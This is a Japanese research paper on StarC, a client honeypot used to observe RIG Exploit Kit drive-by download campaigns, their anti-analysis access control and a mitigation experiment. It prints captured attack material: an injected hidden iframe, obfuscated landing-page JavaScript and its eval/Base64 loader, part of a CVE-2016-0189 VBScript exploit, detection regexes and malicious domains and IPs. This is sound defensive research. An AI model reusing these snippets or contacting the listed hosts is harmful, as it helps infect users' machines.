高対話型クライアントハニーポット StarC の開発と Drive-by Download 攻撃のトラフィックデータの解析

小池 倫太郎 †

明治大学総合数理学部 先端メディアサイエンス学科 菊池研究室 †

1 はじめに

近年，公開サーバへのサイバー攻撃は増加の一途を辿り，深刻な被害を出している．例えば 2017 年 4 月に発生した朝鮮総連の Web サイト改ざん事件では，朝鮮総連の Web サイトを閲覧した人に対する Drive-by Download 攻撃が行われていたことが報道されている [1]．Drive-by Download 攻撃は改ざんされた一般の Web サイトや不正な Web 広告を閲覧したユーザに対して攻撃者が用意した攻撃サーバへ誘導し，ユーザの Web ブラウザ等の脆弱性を突くことでマルウェアに感染させる．Drive-by Download 攻撃では多くの場合，攻撃用の専用ツールキット Exploit Kit が利用されており，Exploit Kit によって Web ブラウザの脆弱性を突き，マルウェアに感染させる．攻撃者は Exploit Kit にユーザを誘導するだけで Drive-by Download 攻撃を仕掛けることが可能であり，攻撃の難易度が低くなっている．

様々な種類の Exploit Kit のうち，特に広く利用されており，複数の機関から注意喚起が行われているのが RIG Exploit Kit である [2][3][4]．RIG Exploit Kit で用いられるドメインや IP アドレスは数時間で変更され，IP アドレス等を用いた単純なブラックリストでは通信を遮断することは難しい．また，利用される URL の特徴も頻繁に変化し，URL から検知用のシグネチャを作成することも容易ではない．加えて，解析や追跡を妨害するために，攻撃に用いられるコードが多重に難読化されていたり，1 度アクセスした IP アドレスでは再度攻撃が行われないなどのアクセス制御が行われるため，RIG Exploit Kit を解析することは困難である．

そこで，我々は RIG Exploit Kit を利用する複数の攻撃キャンペーンを探索するプログラムを実装し，それらの特徴を調査した．また，継続的に Drive-by Download 攻撃を観測するために高対話型のクライアントハニーポットを実装し，様々な攻撃キャンペーン・Exploit Kit のトラフィックを収集した．その結果得られた中継サイトを継続的に観測することで RIG Exploit Kit を長期間追跡し，RIG Exploit Kit で用いられている解析妨害手法を明らかにした．加えて，それらの解析妨害手法を逆手に取り，意図的に特定の IP アドレス空間を RIG Exploit Kit の攻撃対象外とすることに成功した．それらの過程で得られた情報を提供することで，RIG Exploit Kit で利用されていたドメインのテイクダウン作戦にも協力し，その活動を一時的に停止させることに成功した [5]．

2 背景

本章では，Drive-by Download 攻撃の流れと Exploit Kit の概要について述べた後，関連する研究について述べる．

2.1 Drive-by Download 攻撃

Drive-by Download 攻撃は大きく分けて，入口サイト，中継サイト，攻撃サイト，マルウェア配布サイトの 4 つから構成される．

(1) 入口サイトは攻撃者が用意した不正な Web サイトと一般の Web サイトと不正な Web 広告の場合がある．攻撃者が用意した不正な Web サイトの場合，SNS やメール等で URL が送られ，ユーザにクリックさせることで中継サイトへ誘導する．一般の Web サイトを用いる場合，攻撃者は一般の Web サイトの脆弱性を攻撃することで不正なコードを挿入する．そのコードによって，一般の Web サイトへアクセスしたユーザを中継サイトへ誘導する．不正な Web 広告を用いる場合，攻撃者は中継サイトへ誘導するようなコードを含む不正な Web 広告を配信し，その広告を閲覧したユーザを中継サイトへ誘導する．

(2) 中継サイトでは複数のリダイレクトによって解析を困難にしたり，Web ブラウザの User-Agent やプラグイン等の情報を取得して攻撃対象を絞り込む．攻撃対象である場合は攻撃サイトへ誘導し，そうではない場合は誘導しない．

(3) 攻撃サイトではユーザの Web ブラウザ等の脆弱性

†Department of Frontier Media Science, School of Interdisciplinary Mathematical Science, Meiji University, Kikuchi Laboratory.



図 1　RIG Exploit Kit による攻撃の流れ

を攻撃するようなコードを送り込み，マルウェア配布サイトからマルウェアをダウンロードし，実行させる．

(4) マルウェア配布サイトではユーザに対してマルウェアを送り込む．

これらの 4 つの内，攻撃サイトとマルウェア配布サイトを Exploit Kit が担うことが多い．

2.2　RIG Exploit Kit

RIG Exploit Kit の挙動は図 1 のように，5 つの段階に分けることができる．

(1) ユーザが改ざんされた一般の Web サイトや不正な Web 広告を閲覧すると，(2) 不正なコードによって RIG Exploit Kit へ繋がる URL が生成される．(3) その URL へ誘導するような iframe タグやリダイレクトコードをユーザに読み込ませるととで，ユーザを RIG Exploit Kit へ誘導する．(4) そうして RIG Exploit Kit へアクセスすると，ユーザの使用している Web ブサウザ等の脆弱性を攻撃するようなコードを含む難読化された JavaScript コードを生成してユーザに読み込ませる．ユーザの Web ブラウザはそれらのコードを実行し，(5) マルウェアをダウンロードして実行する．

RIG Exploit Kit の場合，攻撃サイトとマルウェア配布サイトを RIG Exploit Kit が提供する．攻撃者は RIG Exploit Kit へ繋がる URL を生成し，中継サイトからその URL へリダイレクトさせるだけで Drive-by Download 攻撃を行うことが可能である．このような仕組みを“Exploit Kit as a Service”と呼び，多くの Exploit Kit がそれに該当する．

Exploit Kit as a Service の性質上，オンプレミスで Exploit Kit を設置している場合よりも Exploit Kit の更新が容易で，高頻度で Exploit Kit の設置サーバや攻撃コードが更新され，解析や防衛が困難となっている．

2.3　関連研究

笠間らは，Exploit Kit によって構成された悪性 Web サイトの特徴を用いて Drive-by Download 攻撃を検知する手法を提案している [7]．RIG Exploit Kit についてユーザ環境から調査した文献として，嶌田らはセキュリティベンダが保有する Web アクセスログからユーザ環境における RIG Exploit Kit のログ分析を行い，RIG Exploit Kit で用いられているドメインの活動機関が数時間であると報告している [6]．NTT セキュリティのグループでは，RIG Exploit Kit で用いられている攻撃手法について詳細に述べつつ，URL やドメイン・IP アドレスについて調査を行い，RIG Exploit Kit の特徴について報告している [8]．

3　提案手法

Drive-by Download 攻撃を観測するために，次の 3 つを行った．

1. Drive-by Download 攻撃の観測．攻撃キャンペーンのコードからシグネチャを作成し，それらとマッチするコードを含む一般の Web サイトの情報を収集する．
2. 高対話型クライアントハニーポットを用いた攻撃トラフィックの収集．攻撃を行っている Web サイトへ高対話型クライアントハニーポットでアクセスし，攻撃トラフィックを収集した．そこから得られた情報をもとに RIG Exploit Kit の挙動を調査すると，RIG Exploit Kit は同一の IP アドレスによる 2 回以上の連続したアクセスに対して，一定期間攻撃を行わないようにしていることが分かった．
3. RIG Exploit Kit の解析妨害の調査．そのアクセス制御がどのように行われているのか，Seamless という攻撃キャンペーンの中継サーバを継続的に観測する．
4. 意図的に高頻度で RIG Exploit Kit へアクセスすることで，特定の IP アドレス空間を RIG Exploit Kit の攻撃対象外に設定することができるか，RIG Exploit Kit に対して継続的なアクセスする実験を行う．

3.1 (1) Drive-by Download 攻撃の観測実験

2017 年 2 月 24 日 ~ 4 月 10 日の間，Alexa Top 1 Million に挙げられている Web サイトにアクセスし，Web サイトのソースコードをダウンロードした．そしてダウンロードしたソースコードに対して，攻撃キャンペーンのコードと Exploit Kit の特徴から作成したシグネチャを用いてパターンマッチングを行い，マッチした Web サイトから攻撃者によって挿入されたであろうコードと Exploit Kit に関する情報を収集した．

作成したシグネチャを表 1 に示す．

3.1.1 結果

発見した改ざんサイトについて，攻撃キャンペーンと検知数と誤検知率を表 2 に示す．誤検知の原因として，極稀に不正コードに類似した正規のコードが存在したことが挙げられる．各攻撃キャンペーンの特徴を次節で述べる．

表 1 作成したシグネチャ

攻撃キャンペーン	シグネチャ
Afraidgate	/position:absolute; top:-([0-9]3,4)px/
EITest	/var ([a-zA-Z]4,8) = “iframe”/
GoodMan	/div style=ẃidth:1px; height:1px; position:absolute; left:-500px; top:-500px;/
pseudo-Darkleech	/span style=“position:absolute; top:-([0-9]3,4)px; width:([0-9]3)px; height:([0-9]3)px;”/
Seamless	/iframe width=“0” scrolling=“no” height=“0” frameborder=“0” src=“.+” seamless=“seamless”/

表 2 改ざんサイトの検知率

攻撃キャンペーン	検知数	誤検知率
Afraidgate	0	0%
EITest	164	4.9%
GoodMan	19	0%
pseudo-Darkleech	562	3.9%
Seamless	0	0%

3.1.2 pseudo-Darkleech

pseudo-Darkleech は 2017 年 4 月頃まで観測されていた攻撃キャンペーンである．pseudo-Darkleech は改ざんサイトに対して図 2 のような不正コードを挿入し，Exploit Kit へ誘導する．

```
<span style="position:absolute; top:-1133px; width:320px;
height:320px;">
bkya
<iframe src="http://red.JOHNVAUX.COM/?
g=znrQMvXcJwDQDoDGMvrESLtEMUjQA0KK2OH_76qyEoH9JH1vrLUSkrttgWC&
og=elTR_aYtfrYDaQO0iEJDLgE3YpfB15Bov2qjkDVzhbOp-K_xa9UToBvdeW"
width="265" height="264"></iframe>
bledogr
</span>
huhoz
<noscript>
```

図 2 pseudo-Darkleech で用いられる不正コード

特徴としては以下が挙げられる．

- 改ざんによって挿入されるコードは html タグか body タグの直前に入る
- 改ざんによって挿入されるコードは top 値が大きなマイナス値である span タグの間に，Exploit Kit へ誘導する iframe タグが存在する
- 同一の IP アドレスで連続的に改ざんサイトへアクセスすると HTTP Status Code 500 をレスポンスとして返す
- 同一の IP アドレスで多くの改ざんサイトへアクセスすると，正常なレスポンスを返す

3.1.3 RIG Exploit Kit

RIG Exploit Kit はアクセスしたユーザに対して難読化された JavaScript コードをレスポンスとして返す．難読化された JavaScript コードは図 3 の様になっており，文字列の置換と並び替えで復号する．

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><h1>
       Now how can it be
  </h1><script>fgugnuyWzO="},SI5ctMeBEL SI{PtiutBS fTimBS1;
FMYCxvbjzF="varEOTlDLE/*s6dBS084BS442*/DC1DLEowSOHcSptBS asBS
bwPefYNPQb="SOH.STX<ETX>EOT=ENQ\"ACK\'BEL)BS(SI DLE\tDC1\n";for(ncpGtNfZbS='
```

図 3 難読化された JavaScript コードの一部

読みやすいように整形したものが図 4 で，末尾の eval() によって更に復号が行われていることが分かる．eval() に渡されている引数は図 5 に示すように Base64 デコードを行うコードである．

```
string_A = ["rn SI r", "}r", "a BEL BEL", "fgd", "r+", "x BEL", "BEL||", "BEL &26", "BS aq",

string_B = ["fun", "io", "k BS BEL{", "a EOT l BS", "{v:", "58", "0d4", "20hf", "08fs",

string_C = "SOH.STX<ETX>EOT=ENQ\"ACK\'BEL)BS(SI DLE\tDC1\n";
for (code = '', i = 577, j = 0; i > -1, j <= 578; i--, j++) {
    code += string_B[j];
    if (typeof string_A[i] != 'undefined') {
        code += string_A[i];
    };
}

for (k = 0; k <= string_C.length - 1; k++) {
    code = code.replace(new RegExp(string_C.substr(k, 1), "g"), string_C.substr
    k++;
}

eval(code);
```

図 4　整形した JavaScript コードの一部

```
function k(){var a=l(),c={v:/*s58090d46920hfj1608fs*/document}.v, b=c
["createElement"]("script");b["type"]="text/javascript",b["text"]=a,a=c
["getElementsByTagName"]("script")[0],a.parentNode["insertBefore"](b,a)}try{k()}catch
(m){}function l(){var s =
"LypzNjkzNGQ5MTI0M2hzc2ZqMzI5NDZmcyovZnVuY3Rpb24gZ2hqdDVxdyhudW0sIHdpZHRoKXsvKnM2MzQ0
MmQyNjU2Mmhmajkz MDkxZnMqL3ZhciBnaGpnZmg2NTQgPSAiMDEyMzQ1Njc4OWFiY2RlZiI7dmFyIGhnZmdna
GYgPSAiIjsvKnM5MDQzOWQ2NTM5OGhmajQ3ODMxZnMqL3ZhciBnaGp0NXF3ID0gZ2hqZ2ZoNjU0LnN1YnN0ci
```

図 5　eval() の引数の一部

Base64 デコードを行うことで図 6 のような Web ブラウザの脆弱性を突くコードが得られる．

```
Sub fire()
      On Error Resume Next
      key="gexywoaxor"
      url="http://side.chobaniandyr.com/?
      g=w3rQMvXcJxfQFYbGMv7DSKNbNk_WHViPxoeG9MildZ-qZGX_k7rDfF-goVvcCgWRxfAlK&
      qtuif=1645&
      oq=OFTbwLhhULRKQdkn4daAF0V_vupjkTRzxKViJWE9BSFMgMW-aKcHbUy0VT8xrEdQJZnxA&
      ct=sround"
      uas=Navigator.userAgent

      Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
      Dim osloc
      for each os in oss
        osloc=os.OSLanguage
      next
      SetLocale(osloc)
```

図 6　CVE-2016-0189 を攻撃するコードの一部

悪用される脆弱性は Web ブラウザの User-Agent によって変化する．脆弱性と User-Agent の関係を表 3 に示す．CVE-2015-2419 や CVE-2016-0189 など，Microsoft Internet Explorer や JScript エンジンなどの脆弱性が狙われている．

3.2　(2) 高対話型クライアントハニーポットを用いた攻撃トラフィックの収集

(1) で収集した情報をもとに，実際に Drive-by Download 攻撃が行われている際のトラフィックを観測するために高対話型のクライアントハニーポットを作成し，悪性 Web サイトへアクセスを行った．

3.2.1　実験環境

高対話型のクライアントハニーポットは図 7 のように，実際に脆弱なシステムを用いて攻撃の観測を行う．

今回作成した高対話型クライアントハニーポット StarC は Drive-by Download 攻撃が成功するように意図的に脆弱な環境を構築し，攻撃の観測を行う．



図 7　システム構成図

StarC は VirtualBox を用いてゲスト環境で観測を行う．ホスト環境で用いたシステムを表 4 に，ゲスト環境で用いたシステムを表 5 に示す．

StarC はホストの起動スクリプトに対して URL を与えることで起動する．ホストはまずゲストとファイルを共有するためのディレクトリを作成し，その設定をゲストに追加する．次に共有ディレクトリに OpenVPN の設定ファイルと与えられた URL を記したテキストファイルを書き込み，ゲストを起動する．ゲストは起動すると共有ディレクトリにある OpenVPN の設定ファイルを読み込み，VPN に接続する．以降の全ての通信は VPN を経由する．次に Fiddler と Wireshark を起動し，トラフィックを収集できるようにする．そして URL が書かれたテキストファイルを読み込み，その URL に Internet Explorer でアクセスする．アクセスしてから 3 分が経過したら，その時点でのスクリーンショットを取得し，共有ディレクトリへ保存する．また，Fiddler と Wireshark によるキャプチャを停止し，キャプチャデータも共有ディレクトリへ保存する．そして，Windows の Downloads ディレクトリと temp ディレクトリを共有ディレクトリへコピーし，ゲストはシャットダウンする．ホストはゲストがシャットダウンすると，ホストを以前のスナップショットへ戻し，終了する．

Drive-by Download 攻撃ではアクセス元の IP アドレスから地理的情報を取得し，攻撃対象か判断したり，アクセス制御を行うことが多々あるが，VPN を用いることで，IP アドレスやネットワーク構成を柔軟に変更することが可能となっている．また，Fiddler でトラフィックをキャプチャすることで HTTPS な通信も解析することが可能で，加えて Wireshark でもトラフィックをキャプチャすることで HTTP/HTTPS 以外の通信も解析でき

表 3　悪用される脆弱性と User-Agent の対応

ブラウザ	Windows	CVE-2014-6332	CVE-2015-2419	CVE-2016-0189	SWF Vulnerability
Internet Explorer 8	XP 32 Bit	○		○	○
Internet Explorer 8	XP 64 Bit				○
Internet Explorer 8	Vista 32 Bit			○	○
Internet Explorer 8	Vista 64 Bit			○	○
Internet Explorer 8	7 32 Bit			○	○
Internet Explorer 8	7 64 Bit			○	○
Internet Explorer 9	7 32 Bit			○	○
Internet Explorer 9	7 64 Bit			○	○
Internet Explorer 10	8 32 Bit		○	○	○
Internet Explorer 10	8 64 Bit		○	○	○
Internet Explorer 11	8.1 32 Bit		○	○	○
Internet Explorer 11	8.1 64 Bit		○	○	○
Internet Explorer 11	10 32 Bit				○
Internet Explorer 11	10 64 Bit				○

表 4　StarC のホスト環境

OS	CentOS 6.9
Software	VirtualBox 5.1
	PHP 7.1

表 5　StarC のゲスト環境

OS	Windows 7 Professional 32bit
Software	Internet Explorer 9
	Adobe Flash Player 20
	Java Runtime Environment 7
	Fiddler 4
	Wireshark 2.4

るようにしている．

3.2.2　実験結果

2017 年 6 月 21 日 ~ 12 月 13 日までの間，Drive-by Download 攻撃に関連していると思われる Web サイトに対して StarC でアクセスし，その際のトラフィックを収集した結果，合計 133 の攻撃を観測することができた．観測できたトラフィックについて，攻撃キャンペーンごとに集計したものを表 6 に示し，Exploit Kit ごとに集計したものを表 7 に示す．

表 6　観測結果：キャンペーン別

Campaign	Count
Fobos	43
Ngay	34
Motors	27
Rulan	14
Seamless	2
その他	13

表 7　観測結果：Exploit Kit 別

Exploit Kit	Count
RIG	127
KaiXin	4
Terror	2

3.2.3　Fobos Campaign

Fobos Campaign は 2017 年 3 月頃から観測報告がある攻撃キャンペーンで，不正な Web 広告 (Malvertising) を用いて RIG Exploit Kit へ誘導する．StarC で観測した Fobos Campaign のトラフィクを図 8 に示す．

Fobos Campaign は広告ネットワークから直接 RIG Exploit Kit へ誘導せずに，一般に Decoy と呼ばれる

Host	URL	Body	Comments
download-texas-hold...	/	36,640	Decoy Site
2565hff.biz	/asp/index.php?et=353783294361	852	Gate
188.225.82.95	/?MTc3NTU1&onkzMHIydW5rb...	70,495	RIG Exploit Kit Landing Page
188.225.82.95	/?MTg0NzM4&ltzaxgAbG9jYXRl...	14,203	RIG Exploit Kit SWF Payload
188.225.82.95	/?NDk0ODE4&LDyaDrvbOtwJkc...	203,...	RIG Exploit Kit Malware Payload

図 8　StarC で観測した Fobos Campaign

Web サイトと，Gate と呼ばれる Web サイトを経由する．広告ネットワークから Decoy サイトへリダイレクトされると，Decoy サイトはアクセス元の IP アドレスが過去に Fobos Campaign へアクセスしたことがあるか判定する．アクセスしたことがある場合は，無害な Web サイトが表示されるが，そうではない場合は Gate へ繋がる iframe を読み込む．Gate は RIG Exploit Kit へ繋がる iframe を読み込み，RIG Exploit Kit で攻撃が行われる．

Fobos Campaign の Decoy サイトは不規則に変化し，多くがカジノやギャンブルに関する Web サイトとなっていた．StarC で観測した Decoy サイトの一例を図 9 に示す．

図 9　Fobos Campaign の Decoy サイトの例

3.2.4　Ngay Campaign

Ngay Campaign は 2017 年 8 月頃から観測報告がある攻撃キャンペーンで，Fobos Campaign と同じように RIG Exploit Kit を用いる Malvertising 系の攻撃キャンペーンである．StarC で観測した Ngay Campaign のトラフィックを図 10 に示す．

Host	URL	Body	Comments
ngay18.tk	/	286	Ngay Campaign
46.30.45.233	/?NDI3MzQz&omoh=xXvQMvW...	37,150	RIG Exploit Kit Landing Page
46.30.45.233	/?NTEwODI4&blia=HkiEWIewdp...	14,369	RIG Exploit Kit SWF Payload
46.30.45.233	/?MzcxMjcy&blia=zmY9dWl4T_...	117,...	RIG Exploit Kit Malware Payload

図 10　StarC で観測した Ngay Campaign

Ngay Campaign は広告ネットワークから誘導されてくると，Gate を経由して RIG Exploit Kit へ誘導する．Gate では解析妨害等は一切なく，単純に RIG Exploit Kit へ誘導する iframe が読み込まれる．Ngay Campaign の特徴として，Gate で使用されるドメインが Freenom と呼ばれる無料ドメインを用いていることが挙げられる．そのため，非常に多くのドメインを用いており，移り変わりも激しい．ドメインには”ngay”や”camp”，”day”などといった文字列が使用されることが多い．StarC で観測した Ngay Campaign の Gate のドメインの一例を表 8 に示す．

表 8　Ngay Campaign で用いられるドメイン

ngay18.tk
campngay16.tk
testcamp20.ga

3.3　(3)RIG Exploit Kit の追跡実験

RIG Exploit Kit には難読化以外の解析妨害としてアクセス制御機能が存在する．同一の IP アドレスで連続的に RIG Exploit Kit にアクセスを行った場合，2 度目以降は HTTP の Location ヘッダによって無害な Web サイトへリダイレクトされる．これによって連続的なアクセスは行われなくなり，RIG Exploit Kit にアクセスしたにも関わらず，Exploit Kit として意図した動作が行われなくなり，RIG Exploit Kit の振舞いについて解析する際に障害となっている．図 11 は初めて RIG Exploit Kit にアクセスした時の HTTP レスポンスで，図 12 は 2 度目のアクセスの時のものを示している．2 度目のアクセスでは Location ヘッダによって他のサイトへリダイレクトされていることが分かる．

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```

図 11　1 度目のアクセスの HTTP レスポンス

同一の IP アドレスで 2 回以上連続的に RIG Exploit Kit へアクセスした場合に発生するリダイレクトによる解析妨害は永続的なものなのか，そうではない場合はどれくらいの期間有効なのか，調査するために次の実験を行った．

```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```

図 12　2 度目のアクセスの HTTP レスポンス

表 9　Seamless キャンペーンの中継サイト

URL
http://194.58.38.31/signup1.php
http://194.58.38.50/signup1.php
http://194.58.38.51/signup1.php
http://194.58.39.179/signup1.php
http://194.58.46.209/signup1.php
http://194.58.47.235/signup1.php
http://194.58.58.70/signup1.php

2017 年 7 月 20 日から 8 月 19 日の間，RIG Exploit Kit に対して 10 分間隔でアクセスを行い，リダイレクトされずにマルウェアのダウンロードまで行われた際の時刻を記録した．RIG Exploit Kit の URL は Seamless と呼ばれる攻撃キャンペーンの中継サイトから取得した．利用した Seamless の中継サイトの URL を表 9 に示す．

3.3.1　結果

リダイレクトされなかった時刻の分布を図 13 に，ヒストグラムを図 14 に示す．リダイレクトされなかった時間にアクセス制御がリセットされるのではないかと考えることができる．リセットされる時刻は大きく 2 つの時間帯 UTC 6 時付近と 18 時付近に偏っている．

RIG Exploit Kit のサーバの 9 割がロシア圏にあることは報告されている．リセットが行われる UTC 6 時と 18 時がロシア第 5 標準時では 0 時と 12 時であることは関係があると考える．

3.4　(4) 自発的なアクセスによる防衛実験

我々は RIG Exploit Kit を調査するために特定の IP アドレス空間から継続的にアクセスを行っていたが，ある時期から RIG Exploit Kit は我々が使用していた IP アドレス空間からのアクセス全てを無害な Web サイトへリダイレクトするようになった．一度この応対になると，前節のようなリセットも行われない．RIG Exploit Kit の運営者が我々を攻撃対象から外したのではないかと仮説を立てた．そこで，この現象を意図的に発生させることで RIG Exploit Kit の被害緩和ができないか実験を行った．



図 13　アクセス制限のリセット時刻



図 14　アクセス制限の時刻の分布

2017 年 7 月 29 日から 8 月 3 日まで，1 分間隔で RIG Exploit Kit へアクセスを行った．IP アドレスは xx.xx.34.231 と xx.xx.35.135 の 2 つを使用し，RIG Exploit Kit の URL は Seamless キャンペーンの中継サイトから取得した．

3.4.1　結果

実験の結果，xx.xx.34.231 では変化は見られなかったが，xx.xx.35.135 では RIG Exploit Kit のレスポンスに変化が見られた．実験開始時に得られた RIG Exploit Kit のレスポンスと，実験後に得られた RIG Exploit Kit のレスポンスを図 15 と図 16 に示す．

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>ykMiPiVZHH="BEL;DC1BEL;},ect SI{P
/*g131g75fn*/
HxVpMUrhed="va aEOTg BEL;/*s9d394hf0069*/DC1DLEowx
tpxglEaUqG="SOH.STX<ETX>EOT=ENQ\"ACK\'BEL) BS ( SI  DLE\tDC1\n";/*x60041a
```

図 15　実験開始時の RIG Exploit Kit のレスポンスの一部

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>
   <script>
   </script></body></html>
```

図 16　実験後の RIG Exploit Kit のレスポンスの一部

実験後の RIG Exploit Kit のレスポンスには難読化された JavaScript コードが存在せず，ブラウザ等の脆弱性を突くようなコードは実行されないため，Drive-by Download 攻撃は行われない．

実験後に xx.xx.35.135 と同じサブネットに属する xx.xx.35.137 ~ xx.xx.35.147 で RIG Exploit Kit へアクセスを行ったところ，xx.xx.35.135 と同様にレスポンスの一部に変化が見られた．これらのことから，意図的に高頻度で RIG Exploit Kit へアクセスを行うことで，特定の IP アドレス空間が RIG Exploit Kit の攻撃範囲外に設定されていることが確認された．

4　考察

RIG Exploit Kit は解析を妨害するためにアクセス制御を行っているが，それでは本来の目的である Drive-by Download 攻撃のためのツールとして効果的ではない場合がある．例えば，企業や大学等ではネットワーク内のコンピュータからインターネットに接続する際に，プロキシサーバを経由することが多々ある．その場合，外部サーバに記録されるグローバル IP アドレスは少数になり，RIG Exploit Kit はそうした組織を攻撃ターゲットとする場合，このアクセス制御機能は非常に効率が悪い．しかし，定期的にリセットを行うことで，解析者への妨害を行いつつも，そうした組織への攻撃効率の改善を行っているのではないかと考えられる．

5　おわりに

本稿では，大きな猛威を振るっている RIG Exploit Kit について調査を行い，攻撃キャンペーンを識別するシグネチャを示した．RIG Exploit Kit では，解析を妨害するために，1 度アクセスした IP アドレスを平均 12 時間，別サイトへリダイレクトすることを明らかにした．RIG Exploit Kit が用いている解析妨害手法を明らかにし，特定の IP アドレス空間を RIG Exploit Kit の攻撃範囲外に設定する仮説が成立することを確認した．

今後の課題として，RIG Exploit Kit が特定の IP アドレス空間を攻撃範囲外に設定するために用いられている要素について研究する．また，RIG Exploit Kit 以外の Exploit Kit についても詳細な調査を行い，有効な防衛手法について研究する．

参考文献

[1] NTT セキュリティ・ジャパン株式会社，”北朝鮮関連サイトを踏み台とした水飲み場型攻撃 解析レポート”，(https://www.nttsecurity.com/docs/librariesprovider3/default-document-library/jp_20170815_北朝鮮関連サイトのサイバー攻撃レポート_v1，2018 年 1 月参照)

[2] 日本サイバー犯罪対策センター，”RIG-EK 改ざんサイト無害化の取組”，(https://www.jc3.or.jp/topics/op_rigek.html，2018 年 1 月参照)

[3] 警察庁，”ウイルス感染を目的としたウェブサイト改ざんの対策について”，(https://www.npa.go.jp/cyber/policy/pdf/rig.pdf，2018 年 1 月参照)

[4] 株式会社 LAC，”CYBER GRID VIEW Vol.3 猛威を振るう RIG Exploit Kit の全貌と対策”，(https://www.lac.co.jp/lacwatch/pdf/20170202_cgview_vol3_f001t.pdf，2018 年 1 月参照)

[5] RSA，SHADOWFALL，(https://www.rsa.com/en-us/blog/2017-06/shadowfall，2018 年 1 月参照)

[6] 嶌田一郎，太田敏史，岡田晃市郎，山田明，”ユーザ環境における RIG Exploit Kit の実態調査方法の提案”，情報処理学会 第 78 回コンピュータ研究発表会，2017.

[7] 笠間貴弘，神薗雅紀，井上大介，”Exploit Kit の特徴を用いた悪性 Web サイト検知手法の提案”，情報処理学会 マルウェア対策研究人材育成ワークショップ 2013，pp. 603-610，2010.

[8] NTT セキュリティ・ジャパン株式会社，”RIG エクスプロイトキット 解析レポート”，(https://www.nttsecurity.com/-/media/nttsecurity/files/resource-center/what-we-think/rigek-analysis-report.pdf，2018 年 1 月参照)